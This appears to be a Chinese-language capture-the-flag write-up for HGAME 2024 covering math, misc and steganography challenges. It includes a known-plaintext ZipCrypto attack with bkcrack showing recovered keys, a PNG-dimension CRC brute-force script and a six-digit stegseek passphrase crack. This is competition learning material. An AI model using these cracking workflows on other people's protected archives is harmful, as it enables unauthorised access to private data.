
ezMath | Done

> 一个简单的数学题

attachment.py
615 B

Pell's equation，丢番图方程的特例

https://en.wikipedia.org/wiki/Pell%27s_equation
en.wikipedia.org



http://www.jakebakermaths.org.uk/maths/jshtmlpellsolverbigintegerv10.html

Pell's equation solver

Pell's equation solver

```python
from Crypto.Cipher import AES
from Crypto.Util.number import *
from pwn import *

def pad(x):
    return x + b"\x00" * (16 - len(x) % 16)

enc=b"\xce\xf1\x94\x84\xe9m\x88\x04\xcb\x9ad\x9e\x08b\xbf\x8b\xd3\r\xe2\x81\x17g\x9c\xd7\x10\x19\x1a\xa6\xc3\x9d\xde\xe7\xe0h\xed/\x00\x95tz)1\\\t8:\xb1,U\xfe\xdec\xf2h\xab`\xe5'\x93\xf8\xde\xb2\x9a\x9a"
y = 903781513866036992219855578521616291641233164136594854545935358689571770257604962653352777910868 0

key = pad(long_to_bytes(y))[:16]
cipher = AES.new(key, AES.MODE_ECB)
dec = cipher.decrypt(enc)
success(dec)

```

```
(pwnenv) PS D:\Workspace\rev\hgame_2024> &
```

```
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/ezMath/sol.py
D:\Workspace\pwnenv\Lib\site-packages\pwnlib\log.py:347: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  self._log(logging.INFO, message, args, kwargs, 'success')
[+] hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}
(pwnenv) PS D:\Workspace\rev\hgame_2024>
```

`hgame{G0od!_Yo3_k1ow_C0ntinued_Fra3ti0ns!!!!!!!}`

Misc | AK

签到 | Done

> 关注“凌武科技”微信公众号，发送“HGAME2024”获得 Flag!

`hgame{welc0me_t0_HGAME_2024}`

SignIn | Done

> 换个方式签个到 flag格式：'hgame\{[A-Z_]+\}'
>
> try_another_way_to_see.png
> 373.53KB

将图片高缩至150px即可。

`hgame{WOW_GREAT_YOU_SEE_IT_WONDERFUL}`

simple_attack | Done

> 怎么解开这个压缩包呢?
>
> src.zip
> 23.97MB

已知明文的zipcrypto攻击。

用bandizip以不同压缩程度（1-3）压缩题目给的图片，然后依次尝试。

```
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip
bkcrack 1.5.0 - 2022-07-07
Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ---------------
-
    0 None       Deflate     2420fda1     12556509     12546538
103223779_p0.jpg
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip
bkcrack 1.5.0 - 2022-07-07
Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ---------------
-
    0 None       Deflate     2420fda1     12556509     12550329
103223779_p0.jpg
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -L
D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_3.zip
bkcrack 1.5.0 - 2022-07-07
Archive: D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_3.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ---------------
-
    0 None       Deflate     2420fda1     12556509     12550329
103223779_p0.jpg
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -c
103223779_p0.jpg -P
D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_1.zip -p
103223779_p0.jpg
bkcrack 1.5.0 - 2022-07-07
[09:11:12] Z reduction using 1048569 bytes of known plaintext
0.4 % (3720 / 1048569)
[09:11:13] Attack on 1 Z values at index 1044858
100.0 % (1 / 1)
[09:11:13] Could not find the keys.
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -c
103223779_p0.jpg -P
D:\Workspace\rev\hgame_2024\simple_attack\src\103223779_p0_2.zip -p
103223779_p0.jpg
bkcrack 1.5.0 - 2022-07-07
[09:11:17] Z reduction using 1048569 bytes of known plaintext
10.3 % (107723 / 1048569)
[09:11:20] Attack on 254 Z values at index 941867
```

```
Keys: e423add9 375dcd1c 1bce583e
83.1 % (211 / 254)
[09:11:20] Keys
e423add9 375dcd1c 1bce583e
PS D:\bdist\bkcrack-1.5.0-win64> .\bkcrack.exe -C
D:\Workspace\rev\hgame_2024\simple_attack\src\attachment.zip -k e423add9
375dcd1c 1bce583e -U D:\Workspace\rev\hgame_2024\simple_attack\easy.zip easy
bkcrack 1.5.0 - 2022-07-07
[09:12:11] Writing unlocked archive
D:\Workspace\rev\hgame_2024\simple_attack\easy.zip with password "easy"
100.0 % (2 / 2)
Wrote unlocked archive.
PS D:\bdist\bkcrack-1.5.0-win64>
```

From Base64, 2 more - CyberChef


解码并OCR得到flag。


`hgame{s1mple_attack_for_zip}`

希儿希儿希尔 | Done

> Ch405是一名忠实的希儿厨，于是他出了一道这样的题，不过他似乎忘了这个加密的名字不是希儿了（x虽然经常有人叫错
>
> 补充： 图片打不开是正常现象,需要修复 最终得到的大写字母请用hgame{}包裹

secret.png
3.74MB





文件尾部有一个嵌入的zip。打开是一串大写字母。结合标题猜测是希尔密码。

PNG头需要修复。爆破一下吧。


```python
import itertools as it
import zlib

from pwn import *
from tqdm import tqdm

ORIG_WH = b"\x00\x00\x05\xa4"
HEADER_TEMPLATE_1 = b"\x49\x48\x44\x52"
HEADER_TEMPLATE_2 = b"\x08\x02\x00\x00\x00"
TARGET_CRC32 = u32(b"\x12\x1b\x80\x4d", endian="big")

for w, h in tqdm(list(it.product(range(1, 2000), range(1, 2000)))):
    header = (
        HEADER_TEMPLATE_1
        + p32(w, endian="big")
        + p32(h, endian="big")
        + HEADER_TEMPLATE_2
    )
    crc32 = zlib.crc32(header) & 0xFFFFFFFF
    if crc32 == TARGET_CRC32:
        success(f"Correct size: w {w}; h {h}")
        break

```

```
(pwnenv) PS D:\Workspace\rev\hgame_2024> &
d:/Workspace/pwnenv/Scripts/python.exe
d:/Workspace/rev/hgame_2024/seele/brute.py
 70%|███  | 2781275/3996001 [00:50<00:22, 53684.26it/s]
 [+] Correct size: w 1394; h 1999
 70%|███  | 2786605/3996001 [00:50<00:21, 54983.86it/s]
(pwnenv) PS D:\Workspace\rev\hgame_2024>
```

那么修复文件。


嘶哈嘶哈

然后提取LSB，得到key matrix。



提取的zip中是密文。解密即可。

embed.zip
146 B



`hgame{DISAPPEARINTHESEAOFBUTTERFLY}`

来自星尘的问候 | Done

> 一个即将发售的游戏的主角薇^3带来了一条消息。这段消息隐藏在加密的图片里 但即使解开了图片的六位弱加密,看到的也是一张迷惑的图片。 也许游戏的官网上有这种文字的记录?
>
> 补充：flag格式为 `hgame\{[a-z0-9_]+\}`
>
> secret.jpg
> 481.49KB


https://exa.hypergryph.com/

来自星尘 - 鹰角网络首款买断制手游

鹰角网络首款买断制手游，章节叙事与3DRPG玩法的双重探索———“穿过风暴，越过永恒，祝你旅途愉快”。

可以抓到网站上的资源。

Sumerhan-Regular.e094b0f7.woff2
6.17KB



从上到下：A-Z；a-z；0-9。

~~没用啊，图片里面也没隐写啊~~

找点工具


生成六位数密码：

```
#!/usr/bin/env bash

for i in $(seq -w 000000 999999); do
    echo $i
done
```

还真行

```
┌──(kali㉿kali)-[~]
└─$ stegseek --crack ~/secret.jpg -wl ~/wordlist.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "123456"

[i] Original filename: "secret.zip".
[i] Extracting to "secret.jpg.out".

┌──(kali㉿kali)-[~]
└─$
```

secret.jpg.out.zip
15.70KB



`hgame{welc0me!}`